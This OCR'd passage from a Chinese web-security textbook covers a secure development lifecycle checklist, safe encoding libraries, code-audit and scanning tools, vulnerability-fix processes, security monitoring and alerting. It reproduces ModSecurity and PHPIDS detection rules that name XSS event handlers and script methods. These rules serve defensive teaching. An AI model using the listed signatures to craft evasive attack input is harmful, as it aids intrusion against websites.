What network performance requirements ex-ist?

What private and public network links sup-port the application?

Systems

What operating systems support the applica-tion?

What hardware requirements have been de-fined?

What details regarding required OS compo-nents and lock-down needs have been defined?

Infrastructure Monitoring

What network and system performance mon-itoring requirements have been defined?

What mechanisms exist to detect maliciouscode or compromised application components?

What network and system security monitor-ing requirements have been defined?

Virtualization and Externalization

What aspects of the application lend them-selves to virtualization?

What virtualization requirements have beendefined for the application?

What aspects of the product may or may notbe hosted via the cloud computing model?

#3: APPLICATION REQUIREMENTS

Environment

What frameworks and programming lan-guages have been used to create the application?

What process, code, or infrastructure depen-dencies have been defined for the application?

What databases and application servers sup-port the application?

Data Processing

What data entry paths does the applicationsupport?

What data output paths does the applicationsupport?

How does data flow across the application'sinternal components?

What data input validation requirementshave been defined?

What data does the application store andhow?

What data is or may need to be encrypted andwhat key management requirements have beendefined?

What capabilities exist to detect the leakage ofsensitive data?

What encryption requirements have been de-fined for data in transit over WAN and LAN links?

Access

What user identification and authenticationrequirements have been defined?

What session management requirementshave been defined?

What access requirements have been definedfor URI and Service calls?

What user authorization requirements havebeen defined?

How are user identities maintained through-out transaction calls?

What user access restrictions have been de-fined?

What user privilege levels does the applica-tion support?

Application Monitoring

What application performance monitoring re-quirements have been defined?

What application security monitoring re-quirements have been defined?

What application error handling and loggingrequirements have been defined?

How are audit and debug logs accessed,stored, and secured?

What application auditing requirements havebeen defined?

Application Design

How many logical tiers group the applica-tion's components?

How is intermediate or in process data storedin the application components' memory and incache?

What application design review practiceshave been defined and executed?

What staging, testing, and Quality Assurancerequirements have been defined?

#4: SECURITY PROGRAM REQUIRE-MENTS

Operations

What access to system and network adminis-trators have to the application's sensitive data?

What security incident requirements havebeen defined?

What physical controls restrict access to theapplication's components and data?

What is the process for granting access to theenvironment hosting the application?

What is the process for identifying and ad-dressing

vulnerabilities in network and systemcomponents?

How do administrators access production in-frastructure to manage it?

What is the process for identifying and ad-dressing vulnerabilities in the application?

Change Management

What mechanisms exist to detect violations ofchange management practices?

How are changes to the infrastructure con-trolled?

How are changes to the code controlled?

How is code deployed to production?

Software Development

How do developers assist with troubleshoot-ing and debugging the application?

What requirements have been defined forcontrolling access to the applications source code?

What data is available to developers for test-ing?

What secure coding processes have been es-tablished?

Corporate

Which personnel oversees security processesand requirements related to the application?

What employee initiation and terminationprocedures have been defined?

What controls exist to protect a compromisedin the corporate environment from affecting pro-duction?

What security governance requirements havebeen defined?

What security training do developers and ad-ministrators undergo?

What application requirements impose theneed to enforce the principle of separation of du-ties?

What corporate security program require-ments

have been defined?

此外，在项目需求分析或设计阶段，应该了解项目中是否包含了一些第三方软件。如果有，则需要认真评估这些第三方软件是否会存在安全问题。很多时候，入侵是从第三方软件开始的。如果评估后发现第三方软件存在风险，则应该替换它，或者使用其他方式来规避这种风险。

在需求分析与设计阶段，因为业务的多样性，一份checklist并不一定能覆盖到所有情况。check-list并非万能的，在实际使用时，更多的要依靠安全工程师的经验做出判断。

一个最佳实践是给公司拥有的数据定级，对不同级别的数据定义不同的保护方式，将安全方案模块化。这样在review项目的需求和设计时，根据项目涉及的数据敏感程度，可以套用不同的等级化保护标准。

17.5　开发阶段

开发阶段是安全工作的一个重点。依据“安全是为业务服务”这一指导思想，在需求层面，安全改变业务的地方较少，因此应当力求代码实现上的安全，也就是做到“安全的功能”。

要达到这个目标，首先要分析可能出现的漏洞，并从代码上提供可行的解决方案。在本书中，深入探讨了各种不同漏洞的原理和修补方法。根据这些经验，可以设计一套适用于企业自身开发环境的安全方案。

17.5.1　提供安全的函数

OWASP的开源项目OWASP ESAPI也为安全模块的实现提供了参考。如果开发者没有把握实现一个足够好的安全模块，则最好是参考OWASPESAPI的实现方式。

ESAPI目前有针对多种不同Web语言的版本，其中又以Java版本最为完善。

Category:OWASP Enterprise Security API

Home | Downloads | Here's what I did with ESAPI | Glossary | Java EE | .NET | Classic ASP | PHP | ColdFusion/CFML | Python | JavaScript | Objective C | Force.com | Ruby | Swingset | ESAPI C | ESAPI C++ | Project Details

OWASP ESAPI支持的语言

下面为Java版本ESAPI的Packages列表，从中可以了解ESAPI实现的功能。

ESAPI 2.0.1 API

Packages	
org.owasp.esapi	The ESAPI interfaces and Exception classes model the most important security functions to enterprise web applications.
org.owasp.esapi.codecs	This package contains codecs for application layer encoding/escaping schemes that can be used for both canonicalization and output encoding.
org.owasp.esapi.crypto	This package contains ESAPI cryptography-related classes used throughout ESAPI.
org.owasp.esapi.errors	A set of exception classes designed to model the error conditions that frequently arise in enterprise web applications and web services.
org.owasp.esapi.filters	This package contains several filters that demonstrate ways of using the ESAPI security controls in front of your application.
org.owasp.esapi.reference	This package contains reference implementations of the ESAPI interfaces.
org.owasp.esapi.reference.accesscontrol	
org.owasp.esapi.reference.accesscontrol.policyloader	
org.owasp.esapi.reference.crypto	This package contains the reference implementation for some of the ESAPI cryptography-related classes used throughout ESAPI.
org.owasp.esapi.reference.validation	This package contains data format-specific validation rule functions.
org.owasp.esapi.tags	This package contains sample JSP tags that demonstrate how to use the ESAPI functions to protect an application from within a JSP page.
org.owasp.esapi.util	This package contains ESAPI utility classes used throughout the reference implementation of ESAPI but may also be directly useful.
org.owasp.esapi.waf	This package contains the ESAPI Web Application Firewall (WAF).
org.owasp.esapi.waf.actions	This package contains the Action objects that are executed after a Rule subclass executes.
org.owasp.esapi.waf.configuration	This package contains the both the configuration object model and the utility class to create that object model from an existing policy file.
org.owasp.esapi.waf.internal	This package contains all HTTP-related classes used internally by the WAF for the implementation of its rules.
org.owasp.esapi.waf.rules	This package contains all of the Rule subclasses that correspond to policy file entries.

在“Web框架安全”一章中谈到，很多安全功能放到

开发框架中实现，会大大降低程序员的开发工作量。这是一种值得推广的经验。

在开发阶段，还可以使用的一个最佳实践就是制定出开发者的开发规范，并将安全技术方案写进开发规范中，让开发者牢记开发规范。

比如在“Web框架安全”一章中曾提到，在对抗XSS攻击时，需要编码所有的变量再进行渲染输出。为此我们在模板中实现了安全宏：

XML编码输出，将会执行 XML Encode输出

```
#SXML($xml)
```

JS编码输出，将会执行JavaScript Encode输出

```
#SJS($js)
```

又比如微软在面对同样问题时，为开发者提供了安全函数库：

Encoder Methods

Encoder Class See Also Send Feedback

Microsoft.Security.Application.Encoder

The Encoder type exposes the following members.

Methods

	Name	Description
S	CssEncode	Encodes input strings used in Cascading Style Sheet (CSS) elements.
S	HtmlAttributeEncode	Encodes input strings for use in HTML attributes.
S	HtmlEncode	Overloaded.
S	JavaScriptEncode	Overloaded.
S	LdapEncode	Encodes input strings used in Lightweight Directory Access Protocol (LDAP) search queries.
S	UrlEncode	Overloaded.
S	VisualBasicScriptEncode	Encodes input strings for use in Visual Basic Script.
S	XmlAttributeEncode	Encodes input strings for use in XML attributes.
S	XmlEncode	Encodes input strings for use in XML.

微软提供的安全函数

这些写法需要开发者牢记，因此需要将其写入开发规范中。在代码审核阶段，可以通过白盒扫描的方式检查变量输出是否使用了安全的函数，没有使用安全函数的可以认为不符合安全规范。这个过程也可以由开发者自检。

这种申明是非常有必要的。因为如果开发者按照自己的喜好来写，比如自定义一个输出HTML页面的过程，而这个过程的实现可能是不安全的。安全工程师若要审计这样的代码，则需要通读所有的代码逻辑，将耗费巨大的时间和精力。

将安全方案写入开发规范中，就真正地让安全方案落了地。这样不仅仅是为了方便开发者写出安全的代码，同时也为代码安全审计带来了方便。

17.5.2　代码安全审计工具

常见的一些代码审计工具，在面对复杂项目时往往会束手无策。这一般是由两个原因造成的——

首先，函数的调用是一个复杂的过程，甚至常有一个函数调用另外一个文件中函数的情况出现。当代码审计工具找到敏感函数如eval()时，回溯函数的调用路径时往往会遇到困难。

其次，如果程序使用了复杂的框架，则代码审计工具往往也缺乏对框架的支持，从而造成大量的误报和漏报。

代码自动化审计工具的另外一种思路是，找到所有可能的用户输入入口，然后跟踪变量的传递情况，看变量最后是否会走到危险函数（如eval()）。这种思路比回溯函数调用过程要容易实现，但仍然会存在较多的误报。

目前还没有比较完美的自动化代码审计工具，代码审计工具的结果仍然需要人工处理。下表列出了一些常见的代码审计工具。

Name	Type	Description
BOON	academic	A model checker that targets buffer-overflow vulnerabilities in C code.
Bugscam	open source	Checks for potentially dangerous function calls in binary executable code.
Bugscan	commercial	Checks for potentially dangerous function calls in binary executable code.
CodeAssure	commercial	General-purpose security scanners for many programming languages.
CodeSonar	commercial	Checks for vulnerabilities and other defects in C and C++.
CodeSpy	open source	Security scanner for Java.
CovertyPrevent	commercial	C/C++ bug checker and security scanner.
Cqual	academic	C Data-flow analyzer using type/taint analysis. Requires some program annotations.
DevPartner SecurityChecker	commercial	Security scanner for C# and Visual Basic
flawfinder	open source	Security scanner for C code.
Fortify Tools	commercial	General-purpose security scanner for C, C++, and Java.
inForce	commercial	Checks for vulnerabilities and other defects in C, C++, and Java.
its4	freeware	Checks for potentially dangerous function calls in C code.
MOPS	academic	Checks for vulnerabilities involving sequences of function calls in C code.
PrexisEngine	commercial	Security scanner for C/C++ and Java/JSP.
Pscan	open source	Checks for potentially dangerous function calls in C code.
RATS	open source	Checks for potentially dangerous function calls in C code.
smatch	open source	C/C++ bug checker and security scanner.
splint	open source	Checks C code for potential vulnerabilities and other dangerous programming practices.

代码的自动化审计比较困难，而半自动的代码审计仍然需要耗费大量的人力，那有没有取巧的办法呢？

实际上，对于甲方公司来说，完全可以根据开发规范来定制代码审计工具。其核心思想是，并非直接检查代码是否安全，而是检查开发者是否遵守了开发规范。

这样就把复杂的“代码自动化审计”这一难题，转化为“代码是否符合开发规范”的问题。而开发规范在编写时就可以写成易于审计的一种规范。最终，如果开发规范中的安全方案没有问题的话，当开发者严格遵守开发规范时，产出的代码就应该是安全

的。

这些经验对于以Web开发为主的互联网公司来说，具有高度的可操作性。

17.6　测试阶段

测试阶段是产品发布前的最后一个阶段，在此阶段需要对产品进行充分的安全测试，验证需求分析、设计阶段的安全功能是否符合预期目标，并验证在开发阶段发现的所有安全问题是否得到解决。

安全测试应该独立于代码审计而存在。“安全测试”相对于“代码审计”而言，至少有两个好处：一是有一些代码逻辑较为复杂，通过代码审计难以发现所有问题，而通过安全测试可以将问题看得更清楚；二是有一些逻辑漏洞通过安全测试，可以更快地得到结果。

安全测试，一般分为自动化测试和手动测试两种方式。

自动化测试以覆盖性的测试为目的，可以通过“Web安全扫描器”对项目或产品进行漏洞扫描。


目前Web安全扫描器针对“XSS”、“SQL Injection”、“Open Redirect”、“PHP File Include”等漏洞的检测技术已经比较成熟。这是因为这些漏洞的

检测方法主要是检测返回结果的字符串特征。

而对于“CSRF”、“越权访问”、“文件上传”等漏洞，却难以达到自动化检测的效果。这是因为这些漏洞涉及系统逻辑或业务逻辑，有时候还需要人机交互参与页面流程。因此这类漏洞的检测更多的需要依靠手动测试完成。

Web应用的安全测试工具一般是使用Web安全扫描器。传统的软件安全测试中常用到的fuzzing测试（模糊测试），在Web安全测试领域比较少见。从某种程度上来说，Web扫描也可以看做是一种fuzzing。

优秀的Web安全扫描器，商业软件的代表有“IBM Rational Appscan”、“WebInspect”、“Acunetix WVS”等；在免费的扫描器中，也不乏精品，比如“w3af”、“skipfish”等。扫描器的性能、误报率、漏报率等指标是考核一个扫描器是否优秀的标准，通过不同扫描器之间的对比测试，可以挑选出最适合企业的扫描器。同时，也可以参考下表所示的一份公开的评测报告，以及业内同行的使用经验。



skipfish是Google使用的一款Web安全扫描器，Google开放了其源代码：Google的skipfish扫描结果页面

skipfish的性能非常优秀，由于其开放了源代码，且有Google的成功案例在前，因此对于想定制扫描器的安全团队来说，是一个二次开发的上佳选择。

安全测试完成以后，需要生成一份安全测试报告。这份报告并不是扫描器的扫描报告。扫描报告可能会存在误报与漏报，因此扫描报告需要经过安全工程师的最终确认。确认后的扫描报告，结合手动测试的结果，最终形成一份安全测试报告。

安全测试报告中提到的问题，需要交给开发工程师进行修复。漏洞修补完成后，再迭代进行安全测试，以验证漏洞的修补情况。由此可见，在项目初期与项目经理进行充分沟通，预留出代码审计、安全测试的时间，是一件很重要的事情。

17.7　小结

本章讲述了如何在项目开发的过程中实施SDL（安全开发流程）。SDL是建立在公司软件工程基础之上的，公司的软件工程实施越规范，SDL就越容易实施，反之则难度越大。

互联网公司不同于传统软件公司，它更注重产品的快捷与时效性，因此在产品开发的路线上大多选择敏捷开发，这也给SDL的实施带来了一定的难度。


SDL需要从上往下推动，归根结底，它仍然是“人”的问题。实施SDL一定要得到公司技术负责人与产品负责人的全力支持，并通过完善软件发布流程、工程师的工作手册来达到目的。SDL实施的成功与否，与来自高级管理层的支持力度有很大关系。

第18章　安全运营

俗话说，安全是“三分技术，七分管理”。安全对于企业来说，结果才是最重要的。安全方案设计完成后，即使看起来再美好，也需要经受实践的检验。在“我的安全世界观”一章中曾经提到，安全是一个持续的过程。而“安全运营”的目的，就是把这个“持续的过程”执行起来。健康的企业安全，需要依靠“安全运营”来保持新陈代谢，保持活力。

18.1 把安全运营起来

互联网公司如何规划自己的安全蓝图呢？从战略层面上来说，Aberdeen Group提到了三句话：Find and Fix，Defend and Defer，Secure at the Source。



安全工作的框架图

一个安全评估的过程，就是一个“Find andFix”的过程。通过漏洞扫描、渗透测试、代码审计等方式，可以发现系统中已知的安全问题；然后再通过设计安全方案，实施安全方案，最终解决这些问题。

而像入侵检测系统、Web应用防火墙，反DDOS设备等则是一些防御性的工作，这也是保证安全必不可少的一个部分。它们能防范问题于未然，或者当

安全事件发生后，快速地响应和处理问题。这些防御性的工作，是一个“Defend and De-fer”的过程。

最后“Secure at the Source”指的则是“安全开发流程（SDL）”，它能从源头降低安全风险，提高产品的安全质量。

这三者的关系是互补的，当SDL出现差错时，可以通过周期性的扫描、安全评估等工作将问题及时解决；而入侵检测、WAF等系统，则可以在安全事件发生后的第一时间进行响应，并有助于事后定损。如果三者只剩其一，都可能使得公司的安全体系出现短板，出现可乘之机。

安全运营贯穿在整个体系之中。安全运营需要让端口扫描、漏洞扫描、代码白盒扫描等发现问题的方式变成一种周期性的任务。

因为安全是一个持续的过程（在“我的安全世界观”一章中已经强调过这个观点），我们永远无法保证在下一刻网络管理员是否会因为工作疏忽而把SSH端口开放到Internet，或者是某个小项目又逃过了安全检查私自发布上线了。这些管理上的疏忽随时都有可能打破之前辛辛苦苦建立起来的安全防线。假设管理工作和流程是不可靠的，就需要通过

安全运营不断地去发现问题，周期性地做安全健康检查，才能让我们放心。这个工作，则是安全运营需要做的“Find”的工作。“Fix”的工作分为两种：一种是例行的扫描任务发现了漏洞，需要及时修补；另一种则是在安全事件发生时，或者是0day漏洞被公布时，需要进行紧急响应。这些工作需要建立制度和流程，并有专门的人对此负责。

SDL的工作也可以看成是安全运营的一部分，但由于其与软件工程结合紧密，独立出来也无不可。

在安全运营的过程中，必然会与各种安全产品、安全工具打交道。有的安全产品是商业产品，有的则是开源工具，甚至安全团队还需要自主研发一些安全工具，这些安全产品都会产生大量的日志，这些日志对于安全运营来说是非常有价值的。通过事件之间的关联，可以全面地分析出企业的安全现状，并对未来的安全趋势做出一些预警，为决策提供参考意见。

将各种安全日志、安全事件关联起来的系统我们称之为SOC（Security Operation Center）。建立SOC可以算是安全运营的一个重要目标。

18.2　漏洞修补流程

建立漏洞修补流程，是在“Fix”阶段要做的第一件事情。当公司规模不大时，沟通成本较低，可以通过口口相传的方式快速解决问题；但当公司规模大了以后，沟通成本随之上升，相应的漏洞修补速度会降低，而只靠沟通还可能会出现一些错漏，所以建立一个“漏洞修补流程”以保证漏洞修补的进度和质量是非常有必要的。

最常见的问题是漏洞报告给开发团队后，迟迟未能得到反馈，一拖再拖。这是因为安全漏洞对于开发团队的现有开发计划来说，是一种意外。但这种问题不难解决，因为开发团队一般都会建立bug管理的平台，比如bugtracker等，只需要将安全漏洞作为bug提交到bugtracker中，就会成为开发团队的一个例行修补bug的工作，会按照计划完成。目前许多大的开源项目也是如此处理安全漏洞的，在bug中会定义类型为security，同时还定义了bug的紧急程度。

55317 (edit)	2011-07-29 11:44 UTC	Not modified	SimpleXML related	Bug	Open	5.3.6	OSX 10.6.8	SimpleXML loses DTD declaration on simplexml_load_file
55307 (edit)	2011-07-28 07:05 UTC	Not modified	OpenSSL related	Doc	Open	5.3.6	ubuntu linux	openssl_pkcs7_verify - detached process failure
55303 (edit)	2011-07-27 19:00 UTC	2011-07-27 23:58 UTC	Class/Object related	Bug	Verified	trunk-SVN-2011-07-27 (SVN)	Linux	zend_class_unserialize_deny does not work
55301 (edit)	2011-07-27 16:24 UTC	2011-07-28 14:45 UTC	*General Issues	Sec Bug	Open	5.3.7RC3	*	multiple null pointer
55300 (edit)	2011-07-27 15:36 UTC	2011-08-09 08:52 UTC	SPL related	Bug	Assigned	5.4.0alpha2	Linux	\DirectoryIterator, parent::__construct() and \LogicException
55298 (edit)	2011-07-27 14:03 UTC	2011-08-16 19:32 UTC	Online Doc Editor problem	Req	Open	Irrelevant		rating of anonymous users
55294 (edit)	2011-07-27 12:35 UTC	Not modified	DOM XML related	Bug	Open	trunk-SVN-2011-07-27 (snap)	Linux	DOMDocument::importNode shifts namespaces when "default" namespace exists
55293 (edit)	2011-07-27 12:09 UTC	2011-07-27 12:11 UTC	Arrays related	Bug	Open	5.3.7RC3	Windows XP SP3	ArrayObject doesn't pass use offsetSet()

一个bugtracker的截图

除此之外，常见的问题还有漏洞修补得不彻底，补丁发布后，被发现漏洞仍然可以利用，这种情况时有发生。通常造成此问题的原因是，补丁的实现方案与代码未经安全部门检查，有时候也有可能是处理问题的安全工程师未能理解漏洞的本质，因此导致修补方案存在缺陷。

因此在制定补丁的方案时，首先应该由安全工程师对漏洞进行分析，然后再和开发团队一起制定技术方案，并由安全工程师review补丁的代码，最后才能发布上线。

对于“安全运营”的工作来说，建立漏洞修补流程，意味着需要完成这几件事情：（A）建立类似bugtracker的漏洞跟踪机制，并为漏洞的紧急程度选择优先级；（B）建立漏洞分析机制，并与程序员一起制定修补方案，同时review补丁的代码实现；（C）对曾经出现的漏洞进行归档，并定期统计漏洞修补情况。

对存在过的漏洞进行归档，是公司安全经验的一种积累。历年来曾经出现过的漏洞，是公司成长的宝贵财富。对漏洞数量、漏洞类型、产生原因进行统计，也可以从全局的角度看到系统的短板在什么地方，为决策提供依据。

18.3 安全监控

安全监控与报警，是“Defend and Defer”的一种有效手段。

对于互联网公司来说，由于其业务的高度连续性，所以监控网络、系统、应用的健康程度是一件非常重要的事情。监控能使公司在发生任何异常时第一时间就做出反应。下图为一个开源的监控系统Nagios。

[image]

其实网站的安全性也是需要监控的。安全监控的主要目的，是探测网站或网站的用户是否被攻击，是否发生了DDOS，从而可以做出反应。

安全监控与安全扫描又是什么关系呢？是否有了安全扫描就可以不用安全监控了呢？

理论上说，如果一切都是完美的，所有漏洞都可以通过扫描器发现的话，那么可以不需要安全监控。但现实是扫描器难以覆盖到所有漏洞，有时候由于


扫描器规则或一些其他的问题，还可能导致漏报。因此安全监控是对网站安全的有力补充。安全监控就像是一双眼睛，能够时刻捕捉到发生的异常情况。

18.4　入侵检测

常见的安全监控产品有IDS（入侵检测系统）、IPS（入侵防御系统）、DDOS监控设备等。在IDS这个大家族中，Web应用防火墙（简称WAF）又是近年来兴起的一种产品。相对于传统的IDS来说，WAF专注于应用层攻击的检测和防御。

IDS、WAF等设备一般的布署方式是串联或并联在网络出口处，对网站的所有流量进行监控。在开源的软件中，也有一些优秀的IDS，比如Mod-Security就是一个非常成熟的WAF。

ModSecurity是Apache的一个Module，它能获取到所有访问Apache Httpd Server的请求，并根据自己的规则对这些请求进行匹配，以检测哪些请求存在攻击行为。ModSecurity的架构图



ModSecurity的规则几乎囊括了所有的Web攻击行为，其核心规则由社区的安全专家维护。

```
……
SecRule REQUEST_COOKIES|
REQUEST_COOKIES_NAMES|REQUEST_FILENAME|
ARGS_NAMES|ARGS|XML:/*
"\bonkeydown\b\W*?\=" \

"phase:2,rev:'2.2.2',capture,t:none,t:htmlEnt
ityDecode,t:compressWhiteSpace,t:lo
wercase,ctl:auditLogParts=
+E,block,msg:'Cross-site Scripting (XSS)
Attack',id:'958410',tag:'WEB_ATTACK/
XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/
```

```
WASC-22',tag
:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/
IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severi
ty:'2',setvar:'tx.msg=
%{rule.msg}',setvar:tx.xss_score=+
%{tx.critical_anomaly_score},
setvar:tx.anomaly_score=+
%{tx.critical_anomaly_score},setvar:tx.
%{rule.id}-WEB_ATTACK
/XSS-%{matched_var_name}=%{tx.0}"
SecRule REQUEST_COOKIES|
REQUEST_COOKIES_NAMES|REQUEST_FILENAME|
ARGS_NAMES|ARGS|XML:/*
"\bonmousemove\b\W*?\=" \

"phase:2,rev:'2.2.2',capture,t:none,t:htmlEnt
ityDecode,t:compressWhiteSpace,t:lo
wercase,ctl:auditLogParts=
+E,block,msg:'Cross-site Scripting (XSS)
Attack',id:'958415',tag:'WEB_ATTACK/
XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/
WASC-22',tag
:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/
IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severi
ty:'2',setvar:'tx.msg=
%{rule.msg}',setvar:tx.xss_score=+
%{tx.critical_anomaly_score},
setvar:tx.anomaly_score=+
```

```
%{tx.critical_anomaly_score},setvar:tx.
%{rule.id}-WEB_ATTACK
/XSS-%{matched_var_name}=%{tx.0}"
SecRule REQUEST_COOKIES|
REQUEST_COOKIES_NAMES|REQUEST_FILENAME|
ARGS_NAMES|ARGS|XML:/*
"\blivescript:" \

"phase:2,rev:'2.2.2',capture,t:none,t:htmlEnt
ityDecode,t:compressWhiteSpace,t:lo
wercase,ctl:auditLogParts=
+E,block,msg:'Cross-site Scripting (XSS)
Attack',id:'958022',tag:'WEB_ATTACK/
XSS',tag:'WASCTC/WASC-8',tag:'WASCTC/
WASC-22',tag
:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/
IE1',tag:'PCI/6.5.1',logdata:'%{TX.0}',severi
ty:'2',setvar:'tx.msg=
%{rule.msg}',setvar:tx.xss_score=+
%{tx.critical_anomaly_score},
setvar:tx.anomaly_score=+
%{tx.critical_anomaly_score},setvar:tx.
%{rule.id}-WEB_ATTACK
/XSS-%{matched_var_name}=%{tx.0}"
……
```

另一个同样著名的开源WAF是PHPIDS。

PHPIDS是为PHP应用设计的一套入侵检测系统，它与应用代码

```
  require_once 'IDS/Init.php';
```

```
  $request = array(
      'REQUEST' => $_REQUEST,
      'GET' => $_GET,
      'POST' => $_POST,
      'COOKIE' => $_COOKIE
  );
  $init = IDS_Init::init('IDS/Config/
Config.ini');
  $ids = new IDS_Monitor($request, $init);
  $result = $ids->run();
  if (!$result->isEmpty()) {
   // Take a look at the result object
   echo $result;
  }
```

PHPIDS的规则也非常完整，它是以正则的方式写在XML文件中

```
……
    <filter>
        <id>15</id>
<rule><![CDATA[([^*:\s\w,.\/?+-]\s*)?(?<![a-
z]\s)(?<![a-z\/_@\-\|])(\s*return\s*)?(?:
create(?:element|attribute|textnode)|[a-
z]+events?|setattribute|getelement\w+|appendc
hild|createrange|createcontextualfragment|
removenode|parentnode|decodeuricomponent|\w
ettimeout|option|useragent)(?(1)[^\w%"]|(?:
\s*[^@\s\w%",.+\-]))]]></rule>
        <description>Detects JavaScript DOM/
```

```
miscellaneous properties and
methods</description>
        <tags>
            <tag>xss</tag>
            <tag>csrf</tag>
            <tag>id</tag>
            <tag>rfe</tag>
        </tags>
        <impact>6</impact>
    </filter>
    <filter>
        <id>16</id>
<rule><![CDATA[([^*\s\w,.\/?+-]\s*)?(?<![a-
mo-z]\s)(?<![a-z\/_@])(\s*return\s*)?(?:al
ert|inputbox|showmodaldialog|showhelp|
infinity|isnan|isnull|iterator|msgbox|
executegl
obal|expression|prompt|write(?:ln)?|confirm|
dialog|urn|(?:un)?eval|exec|execscript|to
string|status|execute|window|unescape|
navigate|jquery|getscript|extend|prototype)(?
(1
)[^\w%"]|(?:\s*[^@\s\w%",.:\/+\-]))]]></rule>
        <description>Detects possible
includes and typical script methods</
description>
        <tags>
            <tag>xss</tag>
```

```
            <tag>csrf</tag>
            <tag>id</tag>
            <tag>rfe</tag>
        </tags>
        <impact>5</impact>
    </filter>
......
```

但是在实际使用IDS产品时，需要根据具体情况调整规则，避免误报。规则的优化是一个相对较长的过程，需要经过实践的检验。因此IDS在很多时候仅仅是报警，而不会由程序直接处理报告的攻击。人工处理报警，会带来运营成本的提升。

除了部署入侵检测产品外，在应用中也可以实现代码级的安全监控功能。比如在实施CSRF方案时，采取的办法是对比用户提交表单中的token与当前用户Session中的token是否一致。当比对失败时，可以由应用记录下当前请求的IP地址、时间、URL、用户名等相关信息。这些安全日志汇总后，可以酌情发出安全警报。

在应用代码中输出安全日志，需要执行IO的写操作，对性能会有一些影响。在设计方案时，要考虑到这种写日志的动作是否会频繁发生。在正常情况

下，应用也会频繁地执行写日志的动作，那么这个日志并不适合启用。安全日志也属于机密信息，应该实时地保存到远程服务器。

18.5　紧急响应流程

正如前文所述，安全监控的目的是为了在最快的时间内做出反应，因此报警机制必不可少。

入侵检测系统或其他安全监控产品的规则被触发时，根据攻击的严重程度，最终会产生“事件”（Event）或“报警”（Alert），报警是一种主动通知管理员的提醒方式。

常见的报警方式有三种。

（1）邮件报警

这是成本最低的报警方式，建立一个SMTP服务器就可以发送报警邮件。当一个监控到的事件发生时，可以调用邮件API发出邮件报警。但是邮件报警的实时性较差，邮件从发出到接收到存在一定的时间差，且邮件服务器可能会被队列堵塞，导致邮件延时或者丢邮件。

但邮件报警的好处是，报警内容可以描写得丰富翔实。

（2）IM报警

通过调用一些IM的API，可以实现IM报警。如果公司没有自己的IM软件，也可以采用一些开源的IM。IM报警相对邮件报警来说实时性要好一些，但IM报警的内容长度有限，难以像邮件报警的内容一样丰富。

（3）短信报警

随着手机的普及，短信报警也成为越来越重要的一种报警方式。短信报警需要架设短信网关，或者采用互联网上提供的一些短信发送服务。

短信报警的实时性最好，无论管理员在何时何地都能收到报警。但短信报警的局限之处是单条短信能容纳的内容较少，因此短信报警内容一般都短小精悍。

监控与报警都建立后，就可以开始着手制定“紧急响应流程”了。紧急响应流程是在发生紧急安全事件时，需要启动的一个用于快速处理事件的流程。很多时候由于缺乏紧急响应流程，或者紧急响应流程执行不到位，使得一些本来可以快速平息的安全事件，最终造成巨大的损失。

